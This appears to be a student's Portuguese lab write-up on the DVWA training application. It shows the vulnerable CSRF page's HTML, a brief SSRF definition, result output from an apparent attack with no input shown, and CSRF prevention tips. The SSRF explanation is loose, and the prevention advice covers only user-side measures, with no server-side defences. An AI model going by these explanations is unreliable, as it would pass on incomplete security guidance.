
```
35 <li class="selected">a href="/vulnerabilities/csrf/">CSRF</a></li>
36 <li class="">a href="/vulnerabilities/execute-command-injection/">Command Injection</a></li>
37 <li class="">a href="/vulnerabilities/file-inclusion/">File Inclusion</a></li>
38 <li class="">a href="/vulnerabilities/file-upload/">File Upload</a></li>
39 <li class="">a href="/vulnerabilities/insecure-captcha/">Insecure CAPTCHA</a></li>
40 <li class="">a href="/vulnerabilities/sql-injection/">SQL Injection</a></li>
41 <li class="">a href="/vulnerabilities/sql-blind/">SQL Injection (Blind)</a></li>
42 <li class="">a href="/vulnerabilities/weak-id/">Weak Session Ids</a></li>
43 <li class="">a href="/vulnerabilities/xss-d/">XSS (DOM)</a></li>
44 <li class="">a href="/vulnerabilities/xss-r/">XSS (Reflected)</a></li>
45 <li class="">a href="/vulnerabilities/xss-s/">XSS (Stored)</a></li>
46 <li class="">a href="/vulnerabilities/csp/">CSP Bypass</a></li>
47 <li class="">a href="/vulnerabilities/javascript/">JavaScript</a></li>
48 </ul>
49 <li class="">a href="/phpinfo.php/">PHP Info</a></li>
50 <li class="">a href="/about.php/">About</a></li>
51 </ul>
52 </div>
53 </div>
54 </div>
55 </div>
56 <div id="main_body">
57
58
59 <div class="body_padded">
60 <h1>Vulnerability: Cross Site Request Forgery (CSRF)</h1>
61
62 <div class="vulnerable_code_area">
63 <h3>Change your admin password:</h3>
64 <div>
65 <form action="/" method="GET">
66 <input type="password" value="New password:" />
67 <input type="password" value="Confirm new password:" />
68 <input type="button" value="Change" />
69 </form>
70 </div>
71 </div>
72 </div>
73 </div>
74 </div>
75 </div>
76 </div>
77 </div>
78 <div>
79 <h3>More Information</h3>
80 <ul>
81 <li><a href="https://www.owasp.org/index.php/Cross-Site_Request_Forgery" target="_blank">https://www.owasp.org/index.php/Cross-Site_Request_Forgery</a></li>
82 <li><a href="http://www.cgisecurity.com/csrf-faq.html" target="_blank">http://www.cgisecurity.com/csrf-faq.html</a></li>
83 <li><a href="https://en.wikipedia.org/wiki/Cross-site_request_forgery" target="_blank">https://en.wikipedia.org/wiki/Cross-site_request_forgery</a></li>
84 </ul>
85 </div>
86 </div>
87 </div>
88 </div>
89 </div>
90 </div>
```



c) O que é SSRF?

É quando abusamos de uma função de um servidor manipulando as informações desse.

d) Mostre um exemplo de SSRF





First name:

Área de Trabalho Documentos Downloads Imagens index.php Modelos Música Público Vídeos

0




First name:

flag agyu

0





e) Como evitar ataques de CSRF?

Desativar o recurso “lembrar-me”, instalar plugins que nega pedidos de cross-site (o que pode atrapalhar o funcionamento de vários sites), limitar o tempo de vida de cookies. Existem plugins “inteligentes” que tentam bloquear partes de pedidos de cross-site se perceber atividade maliciosa, como o CsFire.